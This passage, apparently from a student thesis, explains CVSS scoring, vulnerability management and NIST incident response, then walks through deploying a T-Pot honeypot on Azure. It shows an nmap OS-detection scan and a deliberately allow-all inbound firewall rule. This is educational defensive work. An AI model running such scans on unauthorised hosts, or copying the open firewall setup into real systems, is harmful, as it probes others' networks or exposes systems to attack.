For example, if the attack vector is the network and compromising the network may lead to the exploitation of critical business systems, this will determine a high score of the CVSS. Consequently, a high score means that the organization must prioritize that particular vulnerability.

##### **Attack complexity:**

It describes the conditions beyond the attacker control that must exist in order to exploit the vulnerability, It can be low or high . An attack complexity is assessed as low when the attacker can expect repeatable success against the vulnerability. Instead a high complexity means that the success of the attack depends on circumstances outside the attacker's control and would require considerable amount of effort in preparation.

##### **Privileges Required.**

It refers to what level of privilege the attacker needs to be on to carry out the attack.

None: The attacker does not require any access to perform the attack .

Low: The attacker requires privileges that provide basic user capabilities that could usually affect only settings and files owned by a user.

High: The attacker needs an administrator account to carry out the exploitation of the vulnerability successfully.

## **User interaction**

This metric describes if the attacker needs any user interaction in order to carry out successfully the attack

None: It is unnecessary to interact with the user to exploit the vulnerability.

Required: Human interaction is needed for the attack to be successful. Perhaps the attacker will need to conduct a social engineering attack like phishing.

## **Scope :**

It described if there is an impact on other systems than the evaluated system.  
Does it mean that only the single system being scored is the one that will be exploited?  
Or will the exploitation of this system lead to the exploitation of other critical business systems in the environment?

Values are:

Unchanged: An the exploited vulnerability can only affect resources managed by the same security authority

Changed: The exploited vulnerability can lead to the exploitation of other resources.

## **Confidentiality**

Describes the degree of impact on the system's confidentiality in case the vulnerability is exploited. It can assume the following values:

None: There is no confidential impact

Low: There is some loss of confidentiality

High: There is a total loss of confidentiality. Consequently, all information on the system could be compromised

## **Integrity**

This metric describes if the exploitation of the vulnerability causes any data alteration.

None: There is no loss of integrity

Low: Some modification of information may occur, but the data modification has no significant effect on the impacted part.

High: There is a total loss of integrity. Consequently, all information on the system could be compromised.

## Availability

Describes the disruption level that could occur if the vulnerability is successfully exploited.


None: No availability impact

Low: System performance is reduced

High: There is a total loss of availability of the system

The common vulnerability Scoring System is available at <https://www.first.org/cvss>.

After selecting the options that describe the vulnerability, the calculator provides the scoring.



The screenshot shows the CVSS calculator interface. At the top right, a red box displays the score **8.2 (High)**. The interface is divided into several sections with input fields:

- Attack Vector (AV):** Network (N) is selected, with options for Adjacent (A), Local (L), and Physical (P).
- Attack Complexity (AC):** High (H) is selected, with an option for Low (L).
- Privileges Required (PR):** Low (L) is selected, with options for None (N) and High (H).
- User Interaction (UI):** None (N) is selected, with an option for Required (R).
- Scope (S):** Changed (C) is selected, with an option for Unchanged (U).
- Confidentiality (C):** None (N) is selected, with options for Low (L) and High (H).
- Integrity (I):** High (H) is selected, with options for None (N) and Low (L).
- Availability (A):** High (H) is selected, with options for None (N) and Low (L).

At the bottom, a green bar displays the **Vector String - CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:N/I:H/A:H**.

Figure 7 CVSS calculator

Here an example of a CVSS assessment taken from first.org :

## 5. VMware Guest to Host Escape Vulnerability (CVE-2012-1516) Vulnerability

Due to a flaw in the handler function for Remote Procedure Call (RPC) commands, it is possible to manipulate data pointers within the Virtual Machine Executable (VMX) process. This vulnerability may allow a user in a Guest Virtual Machine to crash the VMX process resulting in a Denial of Service (DoS) on the host or potentially execute code on the host.

Figure 8 CVSS Assessment Description

### Attack

A successful exploit requires an attacker to have access to a Guest Virtual Machine (VM). The Guest VM needs to be configured to have 4GB or more of memory. The attacker would then have to construct a specially crafted remote RPC call to exploit the VMX process.

The VMX process runs in the VMkernel that is responsible for handling input/output to devices that are not critical to performance. It is also responsible for communicating with user interfaces, snapshot managers, and remote console. Each virtual machine has its own VMX process which interacts with the host processes via the VMkernel.

The attacker can exploit the vulnerability to crash the VMX process resulting in a DoS of the host or potentially execute code on the host operating system.

Figure 9 CVSS Assessment Attack

CVSS v2.0 Base Score: 9.0

Metric	Value
Access Vector	Network
Access Complexity	Low
Authentication	Single
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete

Figure 10 CVSS Assessment Final Score

### 3.3 Vulnerability Management

"Vulnerability management is an ongoing process that includes proactive asset discovery, continuous monitoring, mitigation, remediation and defense tactics to protect your organization's modern IT attack surface from Cyber Exposure." [18]

There are three phases in Vulnerability Management:

#### 3.3.1 Identification

The process of identifying a vulnerability. Modern enterprises are very complex and consist of huge quantities of hardware and software. Servers, computers, routers, switches, firewalls, IP phones and all the software that are contained within. Inside those systems, many unknown security vulnerabilities are waiting to be exploited by an intruder.

The first necessary step needed is to make an asset inventory.

According to the Center for Internet Security (CIS) (<https://www.cisecurity.org/>) , the inventory of authorized and unauthorized devices and the software running on those devices are the most critical controls an organization should focus on.

Having an accurate and updated asset inventory of the whole infrastructure is crucial for organizations. It is also very important to identify the Critical Assets inside the Asset Inventory. For example, an online shop has four servers (Financial server, HR, Backup, and the server where is hosted the online shop). In case that occurs a mayor outage causing all the servers to go down, then clearly the server where is hosted the online shop is critical compared to the others, so the organization efforts should focus first on it.

After the organization has a clear Asset inventory with Critical Assets identified, then it is possible to plan the Scanning. The organization needs to make an essential choice as there are two types of network scanning, each one with different benefits and drawbacks:

**Active scanning** : When performing an active scanning, the scanner interacts directly with the scanned host to identify open ports and check for vulnerabilities. This means that active scanning is more accurate and provides high-quality results than passive scan. However, those results are not without drawbacks.

Potentially an active scanning can unintentionally exploit vulnerabilities and cause an outage. While active scanners often have settings to mitigate the risk, the fact is that active scanning may create production issues. A popular tool for performing network scanning is nmap. This is a very useful tool that can help to identify our devices in the network.

**Passive scanning** : Instead of directly interacting with the host scanned as active scanning, passive scanning focuses on monitoring the network. Passive scanning has the benefit that it does not risk creating an outage compared to Active scanning. However, it has some limitations as it can detect only vulnerabilities seen in the network traffic.

### **Mapping/Enumeration**

Network mapping aims to visualize the network's topology and understand where each and every device is located in the network, which involves main network devices, perimeter networks, and demilitarized zones. Topology discovery is the mechanism used during network mapping.

"Enumeration can be described as an in-depth analysis of targeted computers. Enumeration is performed by actively connecting to each system to identify the user accounts, system accounts, services, and other system details. Enumeration is the process of actively querying or connecting to a target system to acquire information on NetBIOS/LDAP, SNMP, UNIX/Linux operation, NTP servers, SMTP servers, and DNS servers." [19]

We can make the enumeration with Nmap from the previous command, and the information provided is very useful to map and understand our network.



```
root@kali:~# nmap -O 192.168.88.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 10:32 UTC
```

*Figure 11 Nmap scan*

### **3.3.2 Validation**

It is the process of verifying an identified vulnerability

The results provided by the scan during the Identification phase are not absolutely correct, and most of the time, it is necessary a human review. A scan can generate four types of results:

**True positive:** This means that the scanner accurately detected a vulnerability. True indicates that the scanner is right, and positive indicates that it found a vulnerability.

**False Positive:** This means that the scanner detected a vulnerability that does not exist. False positives are particularly annoying for the analyst because they can require a lot of time and effort to evaluate the suspected issue.

**True negative:** This means that the scanners correctly concluded that there is not vulnerability.

**False negative:** This means that the scanner failed to identify a vulnerability that in fact exists. A false negative is the worst result because it shows that there is an undetected vulnerability. As a consequence, it will not be remedied and can be exploitable.

### **3.3.3 Remediation**

The process of applying a vendor-approved security patch or changing a configuration

### 3.4 Incident Response

In an organization, each day occurs events in the network. An event can be, for example, a user visiting a website or sending a mail. On the other hand, if the event in some way compromises the CIA (confidentiality, integrity, and availability) of information of the organization, then instead of an event, there will be an incident. An incident can be a minor virus infection on a host or a major Distributed denial of service attack.

For an organization, the right question is not if they will ever suffer an attack, but the right question is "when will it happen?". Understanding that there will be incidents and having a plan in place is vital for the organization's resilience.

"Incident response (IR) is a set of policies and procedures that you can use to identify, contain, and eliminate cyberattacks. The goal of incident response is to enable an organization to quickly detect and halt attacks, minimizing damage and preventing future attacks of the same type." [20]

The main goal is to handle the situation in a method in which the damage is limited with reduced recovery time and costs to the organization.

The National Institute of Standards and Technology (NIST) is an agency operated by the USA that provides standards and recommendations for many technology areas. NIST publication Computer Security Incident Handling Guide 800-61 Rev2 <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf> goes through the incident response policies, plans, and procedures, including information on how to coordinate incidents and interact with outside parties.

According to NIST document, the phases of an Incident response process are:




Figure 11 NIST Incident Response Life Cycle

## **Phases of Incident Response:**

### **Preparation:**

The goal of this phase is to create and train the incident response team, as well as making sure they have the right tools and resources to deal with an incident.

During the preparation phase, the company should also collect the hardware, software, and information needed to perform an incident investigation.

### **Detection & Analysis:**

Some incidents are easy to detect thanks to the technology security products an organization has, but many others incidents remain undetected for days, weeks, or even months. For this reason the Detection & Analysis phase is one of the most challenging.

According to industry reports [21], it can take organizations between 100 to 200 days to discover security incidents within their own environments. And due to resource constraints, nearly half of these incidents are never even investigated.[22]

Four main types of security event indicators are described in NIST 800-61:

**Alerts** originated by security devices like IDS/IPS, SIEM, antivirus, etc.

**Logs** generated by operating systems, applications, network devices, services.

**Publicly available information** about new vulnerabilities and exploit. There are many organizations like the National Vulnerability Database (NVD), US-CERT, and CERT/CC that release this kind of information.

**People** inside/outside the organization who report suspicious symptoms that may suggest the occurrence of a security incident.

The incident response team should examine and verify each incident reported at soon as possible.

### **Containment Eradication & Recovery:**

In this phase, the Incident Response team collects evidence, identifies the attacked hosts, and chooses a containment strategy to efficiently contain, stop the attack and successfully recover from it.

The containment, eradication, and recovery phase of incident response involves segregating systems to contain the damage caused by the incident, eliminating the impact, and restoring standard business activities.



**Post-Incident Activity:**

After the incident has been handled and addressed, in the following phase, the incident response team analyzes what caused the incident, how it happened, the cost of it, and also steps that the company will take in order to prevent similar incidents in the future. Once the incident response team conclude the investigation, the reports must be sent to the high management of the organization.

According to NIST publication, the Incident Response team should follow an incident handling checklist:

	Action	Completed
<b>Detection and Analysis</b>		
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
<b>Containment, Eradication, and Recovery</b>		
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
<b>Post-Incident Activity</b>		
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

Figure 13- Incident Handling Checklist - NIST

Cisco Talos Incident Response provides a robust collection of services to support organizations in planning, responding, and recovering from a breach. <https://www.incidentresponse.com/playbooks/>

## 4 Practical Part

The practical part is focused on the design and implementation of a small network with some vulnerabilities in a virtual environment. It will be shown why it is risky to have vulnerabilities and how to exploit them from an attacker's perspective. After analysis of the current state, will be designed improved security framework for the existing network. The proposed solutions will be tested in a virtual environment.

### 4.1 Why security is needed? Honeypot deployment

In the end, we could think that there are more than four billion IPv4 addresses on the internet, so what are the possibilities that a single IP address would be vulnerable to an attack in case we don't use appropriate security measures? Logic would suggest that probabilities are very low and that to get an idea, we could divide one by  $4\,294\,967\,296$  (the exact number of IPv4 addresses), but unfortunately, it doesn't work exactly like this. To demonstrate that having security holes in the organization infrastructure is highly risky, a honeypot will be deployed in the cloud, and we will see how many attacks tentative we will get during some time.

“A honeypot is a computer or computer system intended to mimic likely targets of cyberattacks. It can be used to detect attacks or deflect them from a legitimate target. It can also be used to gain information about how cybercriminals operate.” [23]

The idea behind a honeypot is to create an environment attractive for attackers and then wait for them. The aim is to imitate a hacking target and uses intrusion attempts to gather information about cybercriminals and their methods of operation or to divert them from other targets.

## 4.1.1 Preparation of the environment

For simplicity, the honeypot will be deployed in the cloud, using Microsoft Azure that provides 200\$ free credit to spend during the first 30 days of sign up.

The honeypot needs a Linux Virtual Machine Debian with 16GB of ram and 128 GB SSD. The deployment process is very straightforward. Is necessary just need to select the characteristics of the Virtual Machine:

Microsoft Azure Upgrade Search resources, services, and docs (G+)

Home > New > Marketplace >

### Create a virtual machine

Subscription \*

Resource group \*

Instance details

Virtual machine name \*

Region \*

Availability options

Image \*

Azure Spot instance

Size \*

Administrator account

Authentication type  SSH public key  Password

Username \*

SSH public key source

Key pair name \*

Review + create < Previous Next > Disks

Figure 14 Azure Virtual Machine Creation

And then, before finish the procedure, Azure will show the hour cost for the Virtual Machine:

Microsoft Azure Upgrade Search resources, services, and docs (G+)

Home > New > Marketplace >

### Create a virtual machine

Validation passed

Basics Disks Networking Management Advanced Tags Review + create

PRODUCT DETAILS

Standard E2s v3 by Microsoft

Subscription credits apply

0.1349 EUR/hr

TERMS

You have set SSH port(s) open to the internet. This is only recommended for testing. If you want to change this setting, go back to Basics tab.

Basics

Subscription	Free Trial
Resource group	(new) Honeypot-Thesis_group
Virtual machine name	Honeypot-Thesis
Region	West Europe
Availability options	No infrastructure redundancy required
Image	Debian 10 'Buster' with backports kernel - Gen1
Size	Standard E2s v3 (2 vcpus, 16 GiB memory)

Create < Previous Next > Download a template for automation

Figure 15 Azure Virtual Machine Creation II

After it, we have the Virtual Machine created with a public IP accessible from the Internet.




Figure 16 Azure Virtual Machine Done

#### 4.1.2 Installation of the honeypot in the Virtual Machine

After the Virtual Machine is ready, then is necessary to install the Honeypot in the Virtual Machine. I will use T-Pot, an open-source tool available in GitHub:

<https://github.com/telekom-security/tpotce>

First of all, is necessary to connect to the Virtual machine using an SSH client.

For this purpose, I will use MobaXterm software to connect to the IP of the VM in Azure.




Figure 17 SSH connectivity to Azure VM

This is the first connection to the Virtual machine, so I will search for any update available for the Operating System.

```
giancarlo@HoneyPot-Thesis:~$ sudo apt update && sudo apt upgrade -y
```

Figure 17 Virtual machine Update

Then I will install GIT and T-Pot

```
giancarlo@HoneyPot-Thesis:~$ sudo git clone https://github.com/dtag-dev-sec/tpotce
Cloning into 'tpotce'...
remote: Enumerating objects: 11230, done.
remote: Total 11230 (delta 0), reused 0 (delta 0), pack-reused 11230
Receiving objects: 100% (11230/11230), 66.84 MiB | 25.68 MiB/s, done.
Resolving deltas: 100% (6135/6135), done.
giancarlo@HoneyPot-Thesis:~$
```

Figure 18 HoneyPot Installation

Done. T-Pot is installed:

```
Update IP
Trying: dig +short myip.opendns.com @resolver3.opendns.com
[MAIN]
ip = 40.91.220.187
HONEY_UUID=d2eacf2f-b2a5-493a-ae3a-7a85dbc87286
CE09-DB38
c9b2dbee-f970-4507-9935-94702d111091
MY_EXTIP=40.91.220.187
MY_INTIP=10.0.0.4
MY_HOSTNAME=manualyam

Clean up
Reading package lists...
Building dependency tree...
Reading state information...
Reading package lists...
Building dependency tree...
Reading state information...
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Rebooting...
```

Figure 19 HoneyPot installed confirmation

Now is necessary to modify the firewall rules in Azure, in order to allow all the traffic to the honeypot

The screenshot shows the Azure portal configuration for a network interface named 'honeypot-thesis230'. The IP configuration is set to 'ipconfig1 (Primary)'. The network interface is connected to a virtual network 'HoneyPot-Thesis\_group-vnet/default' with a public IP 'HoneyPot-Thesis-ip' and a private IP '10.0.0.4'. Accelerated networking is disabled.

The 'Inbound port rules' section shows a network security group 'HoneyPot-Thesis-nsg' with the following rules:

Priority	Name	Port	Protocol	Source	Destination	Action
300	All-Allow	Any	Any	Any	Any	Allow
65000	AllowVnetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny

Figure 20 Azure firewall rules

Azure inform that is not recommended to leave those ports open




Figure 21 Azure warning

Then finally, the honeypot management is accessible from the browser

Click in Advanced ,continue and type the credentials created during the installation of T-Pot.




Figure 23 Access to honeypot management II

Once inside, I select Kibana, which “is an open-source data visualization and exploration tool used for log and time-series analytics, application monitoring, and operational intelligence use cases. It offers powerful and easy-to-use features such as histograms, line graphs, pie charts, heat maps, and built-in geospatial support. Also, it provides tight integration with Elasticsearch, a popular analytics and search engine, which makes Kibana the default choice for visualizing data stored in Elasticsearch.” [24]

And finally, is possible to see the real-time data related to the HoneyPot. This is the starting statistics after few minutes of the deployment.




Figure 24 Honeypot Statistics after 5 minutes

And these are the statistics after only one hour:




Figure 25 Honeypot Statistics after one hour

As is visible, almost immediately, the virtual machine started to be attacked.

And here are displayed the statistics after only 24 hours:




Figure 26 HoneyPot Statistics after 24 hours

The graphic shows the country from where the attacks were launched, the destination port, IP source of the source, Common Vulnerabilities and Exposures (CVE) and much other useful information.

